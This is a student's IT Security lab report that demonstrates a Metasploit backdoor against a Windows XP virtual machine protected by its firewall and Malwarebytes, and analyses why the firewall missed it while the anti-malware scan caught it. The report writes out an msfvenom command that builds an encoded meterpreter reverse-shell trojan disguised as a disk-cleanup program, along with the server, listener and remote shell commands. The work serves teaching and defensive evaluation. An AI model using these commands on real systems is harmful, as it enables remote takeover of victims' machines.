



Swinburne University of Technology
Faculty of Science, Engineering and Technology

ASSIGNMENT AND PROJECT COVER SHEET

Unit Code: COS30015

Assignment number and title: Assignment 2 Practical Project

Lab group: Thursday 8:30AM

Unit Title: IT Security

Due date: 30th Oct 2022

Tutor: Jamie Ooi

Lecturer: Lin lin

Family name: Rezwan

Identity no: 103172423

Other names: _____

To be completed if this is an INDIVIDUAL ASSIGNMENT

I declare that this assignment is my individual work. I have not worked collaboratively, nor have I copied from any other student's work or from any other source except where due acknowledgment is made explicitly in the text, nor has any part been written for me by another person.

Signature: S M Ragib Rezwan

To be completed if this is a GROUP ASSIGNMENT

We declare that this is a group assignment and that no part of this submission has been copied from any other student's work or from any other source except where due acknowledgment is made explicitly in the text, nor has any part been written for us by another person.

ID Number

Name

Signature

_____	_____	_____
_____	_____	_____

Marker's comments:

Total Mark: _____

Extension certification:

This assignment has been given an extension and is now due on

Signature of Convener: _____

Date: _____ / 2022

Unit Code: COS30015

Unit name: IT Security

Title of the assignment: Attack and Security Tools

Topic: Trojans and Backdoor—Use of MSF to create backdoor whilst trying to evade Firewall and Anti-malware

Author: S M Ragib Rezwan (103172423)

Submission Date: 25th Oct 2022 (at 9:40 AM)

Due Date: 30th Oct 2022 (at 23:59)

Introduction

This report will cover assignment 2 and demonstrate how Metasploit (MSF) can be used as an attacking tool to create a backdoor in a victim's computer, whilst bypassing defense mechanisms like firewall and anti-malware software. This has been demonstrated by using the following tools:

For the Victim's side:

Operating System used: Windows XP Professional

IP address of victim:

192.168.100.130

Defensive tools used by victim:

Firewall:

- Inbuilt Windows Internet Firewall

Anti-malware:

- Malwarebyte Anti-malware

For the Attacker's side:

Operating System used: Kali Linux

IP address of attacker: 192.168.100.200

Attacking tools used by attacker:

Exploit Crafting tool:

- Metasploit (MSF) (to create the exploit for backdoor)

Server:

- Simple Python Mini Webserver (to distribute the payload),
- MSF listening server (to obtain information from Victim)

[**Note:** Detailed rationale behind the use of tools have been noted in the Planning and Justification's "scenario and tool rationalization" section]

In order to easily understand the demonstration performed and the meaning behind its outcome, this document has been structured in the following manner where:

- the background of backdoor, scenario description and summarization, scenario purpose, criteria of success and rationalization of use of the tools have been noted in "Planning and Justification" section,
- the setup of attacker and defender tools, alongside the outcome for all 4 variations of the scenario (with screenshots) noted in "Application and Documentation" section,
- the analysis of how the attack was and discussion behind the outcome noted in "Analysis" section,
- the breakdown of chosen scenario, its effectiveness in current situation, possible solutions and potential future advices noted in the "Evaluation" section

Planning and Justification

Background of Topic:

In current times, almost all devices (like PCs, Laptops, smartphones, etc.) can connect to the internet, providing users access to huge amounts of information and software from anywhere around the world. Although this has provided several benefits (like working from home, researching various topics, etc.), it has also made the devices themselves more vulnerable and exposed to various attacks (like malware attacks, DDOS, etc.).

Luckily, these attacks have ended up leading to the development of several protective methods like firewall, antivirus, Intrusion detection and prevention system (IDPS) [1], etc. But, unfortunately as the defenses evolved, so did the attacks, leading to the creation of several deadly attacks which bypasses most of the defensive methods in order to successfully harm the user's devices.

In order to understand how they work, one such attack, "backdoor attack" and defensive mechanisms against it, "firewall" and "anti-malware", has been demonstrated in this report using suitable scenario and tools to demonstrate their impacts.

Scenario Description:

It's 20th October, 2006 and a hardworking Swinburne student named "Victim" is suffering from storage issue on his **Windows XP machine**. He consults with his classmate named "Attacker" late at night regarding the matter. Hearing this, the Attacker enquires about his Operating System, which the Victim reveals instantly. Then, the Attacker takes a moment before suggesting him to download a new secret tool called "**CleanFull.exe**" which cleans up the unnecessary files running in the entire system and free up space. He also says that the file is currently hosted on his server and asks Victim to type the following IP address to access it "**192.168.100.200**".

Being naïve, Victim downloads the software and runs it. But seemingly, nothing happens. Feeling suspicious, Victim runs his anti-malware system **Malwarebytes**; it ends up detecting that the file was a Trojan! Furthermore, he also notices a new **text file** on his desktop named "**LOL**" which said "**Haha, you got pranked!**" Shaking his head at his friend's prank, Victim removes all traces of the detected malicious file and continues on.

Scenario summarization:

- Victim used Windows XP OS and had both the built-in firewall and also the anti-malware Malwarebytes

- Attacker used his own OS and Server hosted on his IP address 192.168.100.200 and passed two Trojan file (“CleanFront.exe” and “CleanBack.exe”)
- Victim’s firewall had been unable to detect the file, but his anti-malware was able to.
- Attacker was able to use the backdoor he created to place the text file, but the anti-malware software did not consider the creation of this file as part of the attack

Purpose of scenario:

The purpose of this scenario was to test and see whether MSF can be utilized in order to encode a payload and thus bypass both firewall and antivirus, creating a hidden backdoor on a target system.

Criteria of Success:

The criteria for success were chosen to be the fulfillment of the following matrix:

- Attacker able to gain access to terminal on Victim’s computer
- Attacker able to create file on Victim’s computer
- Attacker able to evade firewall detection
- Attacker able to evade anti-malware detection

Rationalization of the use of tools:

Name of Tools used	Rationalization to Scenario
Victim using XP OS	<ul style="list-style-type: none">• It was released on 24th Aug 2001 and was around until its support ended in April 14th 2009 [2]. Thus it was reasonable to consider it to be one of the most common OS used by users at that time.• It and the tools present in it are well documented.• Virtual Machine (VM) of a XP OS system was provided to me from the course and hence I was proficient at it and the tools it had.
Attacker using Kali OS	<ul style="list-style-type: none">• Although Kali Linux was not available at that time (as it was released in 13th March 2013) [3], there were other types of Linux OS like Ubuntu (released in 26th Oct 2004) [4] which could use the same tool.• It and the tools present in it are well documented.• Virtual Machine (VM) of a Kali OS system was

	provided to me from the course and hence I was proficient at it and the tools it had.
Attacker using MSF to pass payload	<ul style="list-style-type: none"> • It had been created in 2003 [5] and thus was reasonable to consider its use in the timeframe of the scenario. • It is well documented. • Virtual Machine (VM) of Kali OS system, provided to me by my course, had the tools set up in it and hence I was proficient at it.
Use of encoded payload reverse shell and creation of text file	<ul style="list-style-type: none"> • It has been used to see how MSF can convert exploits into payloads. • Only using reverse shell to create a text file instead of passing actual malware as I don't want to cause any actual damage to the VM. Furthermore, being able to create a reverse shell also allows me to gain more access and flexibility, compared to sending of a simple malware. • It has been used to see how firewall and antivirus react to encoded payload.
Use of built-in firewall	<ul style="list-style-type: none"> • General users tend to rely on inbuilt firewall to protect them, rather than using a third party, specialized firewall. Thus it would also be a common occurrence in the timeframe chosen for the scenario.
Use of Anti-malware Malwarebytes	<ul style="list-style-type: none"> • It was released in Jan 2006 [6]. Thus it was reasonable to consider it to be one of the common anti-malware systems used by users at that time. • General users tend to rely on specialized antivirus tools in order to protect themselves from malware. Thus it would also be a common occurrence in the timeframe chosen for the scenario.

Application and documentation:

Pre-attack setups:

Victim side:

1. Turning on internet firewall by:
 - a. Start > Local Area Connection > Properties > Advanced (tab) > tick the box > Select "Ok"
2. Keep the Malwarebytes running

Attacker side:

1. Log onto Linux Machine (Kali) as root
2. Turn on Metasploit by going into terminal and:
 - a. Starting Postgre SQL (this database will be used to store host data, exploit results, etc.):
service postgresql start
 - b. Starting Metasploit (this will be used to create the payload):
service metasploit start
 - c. Loading the MSF console (this will be the CLI for Metasploit):
msfconsole
3. Setup the payloads using MSFvenom:
msfvenom --platform Windows -p windows/meterpreter/reverse_tcp LHOST=192.168.100.200 LPORT=4444 -e x86/jmp_call_additive -i 10 -f exe > CleanFull.exe

[Note: --platform is used to select the platform that the program will run on, **-p** is used to call the payload, **LHOST** is used to name the listening host (aka attacker IP), **LPORT** is used to name the listening port (on attacker's device), **-e** is used to determine which encoding to use, **-i** is used to determine how many iterations it should be encoded for, **-k** to keep template and inject payload as new thread, **-f** to output format, **exe** is used to create it as an exe file]

4. Setup the two servers:
 - a. Simple Python Server (to deliver payload):
python -m SimpleHTTPServer 80
 - b. MSF listening server (to capture information being received from victim):
use multi/handler
set payload windows/meterpreter/reverse_tcp

```
set LHOST 192.168.100.200
set LPORT 4444
exploit -j
```

[Note: It basically sets up the MSF listening server for a specific payload, listener IP and port and runs the exploit in background]

During attack setup:

Attacker side:

Creation of file:

```
sessions -i 1
```


```
shell
```



```
echo Haha, you got pranked! > lol.txt
```


[Note: Basically, it goes into the session created, goes into shell used by Victim's computer and creates the text file using that shell]

Outcome:

In order to determine whether the outcome was a success or not, I am going to go through the previously mentioned criteria and note their matrices:

Criteria details	Yes or No	Screenshot Proof
Attacker able to gain access to terminal on Victim's computer	Yes	 <pre>meterpreter > meterpreter > meterpreter > shell [-] Failed to spawn shell with thread impersonation. Retrying without it. Process 824 created. Channel 2 created. Microsoft Windows XP [Version 5.1.2600] (C) Copyright 1985-2001 Microsoft Corp. C:\Documents and Settings\student\Desktop>echo Haha, you got pranked! > lol.txt echo Haha, you got pranked! > lol.txt C:\Documents and Settings\student\Desktop></pre>

Attacker able to create file on Victim's computer	Yes	
Attacker able to evade firewall detection	Yes	<p>Even though firewall was turned on, it was still able to communicate with Attacker machine</p> 
Attacker able to evade antimalware detection	No	<p>Even though payload was obfuscated using the encoding of jmp_call_additive [7] (which basically is the use of Jump/Call XOR Additive feedback encoder), it was still unable to evade the detection of the anti-malware while it was scanning</p>



So, overall, the outcome was a **partial success**. That's because although it was able to bypass the firewall, gain access to terminal in Victim machine and also push out a text file onto the victim machine, it was failed to bypass the antivirus detection when it was scanning.

There was also a few interesting facts here that had been noticed during the demonstration:

- Even though antivirus was able to detect it, it was only able to detect it once a scan had been actively performed and had not made any passive detection against it before that.
- Furthermore, the antivirus was not able to detect the file as a creation of the Trojan even after it had actively scanned through it. Thus it had not removed it even after the restart




Figure-1: Restarting did not remove the “lol” file (before restart and after restart)

Analysis

Metasploit is basically a tool developed in 2003 and used by people to test systematic vulnerabilities on networks and servers [8]. It contains various exploits, payloads, encoders, listeners, shell codes, etc. which can be combined to launch attacks against selected targets without being detected. So it wasn't really surprising that it could bypass the inbuilt firewall provided by windows XP as:

1. It is known to be susceptible to virus, Trojans and worms [9] [10] and thus not able to detect the backdoor
2. It does not monitor outbound connections [11] and thus wasn't able to detect and prevent the outbound connection from Victim's machine to Attacker Machine
3. It also doesn't protect against vulnerabilities that are produced due to any third party programs like web server software or peer to peer sharing program [11] and thus didn't prevent the user from downloading it as it believed the user (Victim) knew what software he was downloading very well.

But it was unable to bypass the antimalware software "Malwarebytes". That because the anti-malware worked in the following manner:

- It scanned files that are incoming or already inside the machine by matching signatures and hashes using its sophisticated scanning system and database (which have been known to beat the industry average in virus detection [12],
- It is an antimalware, which is similar to antivirus, except the fact that it is far more specialized in detection of Trojans [13],
- It uses heuristic analysis to detect the Trojans [14]. This basically means that it looks at purpose, destination, and intent of file, dynamically scans or tests the file in a sandbox, checks the genetic signature of malware of similar families, etc. for all files in storage and transit between devices [15].

Thus, although obfuscation via encoding made my payload unrecognizable to some antiviruses, it was still recognized by several antiviruses, including Malwarebyte (this had been verified by checking the payload in Virus total [16] whose screenshots have been provided below). So, it was unable to hide itself from the anti-malware.




Figure-2: Screenshots from virus total

But we can see that the creation of the new file “Lol.txt” had not been detected by the antimalware as a creation of the Attacker. That’s because this had been created through the reverse shell and thus according to the antimalware, it had been a harmless txt file created by the user.

So does it leave an opportunity to create and pass a concealed payload disguised as a simple text file?

If the **file is ready from before** (with **proper concealing techniques** that can bypass the antimalware detection) and is **passed before the backdoor is closed** by the anti-malware, then **yes, it is possible**.

So, overall, considering all of these, I am still considering the demonstration as partial success in theory as it was able to fulfill 3 of the 4 success criteria. But practically, it should be considered as a failure as although it was possible to create the backdoor, it was not possible to maintain the backdoor as it had been quickly detected and removed by the Malwarebytes.

[Note: In this scenario, the anti-malware did not detect the file when it was in passive mode and only detected when the Victim felt suspicious and ran a scan. So if the file actually pretended to do something, it would have been able to fool the Victim into not running the scan immediately. Furthermore, it would have also gotten the chance to paralyze the antimalware so that even if the user scanned later on, he would have been unable to detect it as the antimalware itself would have been infected]

Evaluation

What does this mean? Is this scenario of using Metasploit and bypassing firewall and anti-malware possible in current times?

Not necessarily. That's because:

- a) In this scenario, it was noticed that the payload was able to bypass the firewall only and not the antimalware software.
- b) In the scenario, I only considered Victim and Attacker who are single users. But in reality that is not always the case as the machine being attacked could be part of a big or small organization with their own security levels and the attacker could also be part of a big or small hacker organization. This would lead to higher levels of effectiveness of both attacking and defensive tools used, making the outcome of attack uncertain.
- c) In the scenario, the year was set to be 2006 while the current year is 2022 and in these 16 years, both attacking and defending tools have improved by leaps and bounds. For instance, defensive tools like modern firewalls (Like Next-generation firewall NGFWs) can perform deep level packet inspection and identify applications regardless of port, protocol and evasive techniques used [17], while modern antimalware (like Avast) can detect malwares using signature detection, behavioral heuristic analysis and AI [18]. Furthermore, modern attacking tools (Like Remote access Trojans RATs) are also quite advanced and have been known to bypass firewall and antimalware. All of these make the outcome of any attack in modern times uncertain.

So what is the best course of action to protect oneself from such attacks in modern times?

Basically, as long as one keeps their security systems and software up to date and follow proper security practices and guidelines (like not downloading files from unknown websites, using active and up to date malware scanners, etc.), they should not be impacted by such attacks. But considering the rapid improvement that is occurring in terms of development of attacking and defending tools in current times, it is difficult to guarantee anything.

And so, I end this document with two quotes. One from Gary Oldman as Jim Gordon in Batman Begins [19],

“We[police] start carrying semi-automatics, they[criminals] buy automatics. We start wearing Kevlar, they buy armor piercing rounds.”

And the other from Elias, the CEO of RiskIQ [20],

“Cybersecurity isn’t a battle that’s ultimately won, but an ongoing game to play every day against attacks who want to take your systems down”

Reference

[1] National Institute of Standards and Technology(NIST). 800-94 - Guide to Intrusion Detection and Prevention Systems (IDPS) (Draft) [Internet]. 2012 [revision 2012 Jul; cited 2022 Oct 22].

Available from: <https://csrc.nist.gov/library/alt-SP800-94r1-draft.pdf>

[2] Windows XP [Internet]. Unknown Place: Wikipedia; 2014 [cited 2022 Oct 22]. Available from: https://en.wikipedia.org/wiki/Windows_XP

[3] Kali. Kali Linux Release History [Internet]. Unknown Place: Kali; 2014 [updated 2022 Aug 9; cited 2022 Oct 22]. Available from: <https://www.kali.org/releases/>

[4] Releases [Internet]. Unknown Place: Ubuntu wiki; 2004 [cited 2022 Oct 22]. Available from: <https://wiki.ubuntu.com/Releases>

[5] Metasploit Project [Internet]. Unknown Place: Wikipedia; 2019 [cited 2022 Oct 22]. Available from: https://en.wikipedia.org/wiki/Metasploit_Project

[6] Malwarebytes (software) [Internet]. Unknown Place: Wikipedia; 2019 [cited 2022 Oct 22]. Available from: [https://en.wikipedia.org/wiki/Malwarebytes_\(software\)](https://en.wikipedia.org/wiki/Malwarebytes_(software))

[7] Skape. Jump/Call XOR Additive Feedback Encoder [Internet]. Unknown place: Rapid7; 2018 [cited 2022 Oct 22]. Available from: https://www.rapid7.com/db/modules/encoder/x86/jmp_call_additive/

[8] Michael B. What is Metasploit? The Beginner’s Guide [Internet]. Unknown Place: Varonis; 2020 [cited 2022 Oct 22]. Available from: <https://www.varonis.com/blog/what-is-metasploit>

[9] Criticism of Windows XP [Internet]. Unknown Place: Wikipedia; 2022 [cited 2022 Oct 22]. Available from: https://en.wikipedia.org/wiki/Criticism_of_Windows_XP

[10] InformIT. The Internet Connection Firewall in Windows XP pg 17 [Internet]. Unknown Place: InformIT; 2002[cited 2022 Oct 22]. Available from: <https://www.informit.com/articles/article.aspx?p=28275&seqNum=18>

[11] InformIT. The Internet Connection Firewall in Windows XP pg 1 [Internet]. Unknown Place: InformIT; 2002[cited 2022 Oct 22]. Available from: <https://www.informit.com/articles/article.aspx?p=28275&seqNum=1>

[12] Ruta R. Malwarebytes review: does the free version offer enough protection? [Internet]. Unknown Place: CyberNews; 2022 [cited 2022 Oct 22]. Available from: <https://cybernews.com/best-antivirus-software/malwarebytes-review/>

[13] Tech Support. How Does Antivirus Work? [Internet]. Unknown Place: SOSCanHelp; 2020 [cited 2022 Oct 22]. Available from: <https://www.soscanhelp.com/blog/how-does-antivirus-work>

[14] Malwarebytes. Trojan horse – Virus or malware? [Internet]. Unknown Place: Malwarebytes; 2022 [cited 2022 Oct 22]. Available from: <https://www.malwarebytes.com/trojan>

[15] Forcepoint. What is Heuristic Analysis? [Internet]. Unknown Place: Forcepoint; 2018 [cited 2022 Oct 22]. Available from: <https://www.forcepoint.com/cyber-edu/heuristic-analysis>

[16] VirusTotal. VirusTotal - Free Online Virus, Malware and URL Scanner [Internet]. Unknown Place: Virustotal; 2022 [cited 2022 Oct 22]. Available from: <https://www.virustotal.com/old-browsers/file/419000ecf47b49c91da69e368fced75aaca1f41089936900825ffb7ec2fe951>

[17] SmartTech. The Benefits Of Next Generation Firewalls [Internet]. Unknown Place: SmartTech; 2022 [cited 2022 Oct 22]. Available from: <https://www.smarttech247.com/news/benefits-of-next-generation-firewalls-for-organisations>

[18] Acronis. What is anti-malware software and how does it work? [Internet]. Unknown Place: Acronis; 2021 [cited 2022 Oct 22]. Available from: <https://www.acronis.com/en-us/blog/posts/anti-malware-software/>

[19] IMDB. Batman Begins (2005) [Internet]. Unknown Place: IMDB; 2005 [cited 2022 Oct 22]. Available from: <https://www.imdb.com/title/tt0372784/characters/nm0000198>

[20] Elias M. Stop thinking of cybersecurity as a problem: Think of it as a game [Internet]. Unknown Place: Help Net Security; 2020 [cited 2022 Oct 22]. Available from: <https://www.helpnetsecurity.com/2020/11/11/cybersecurity-game/>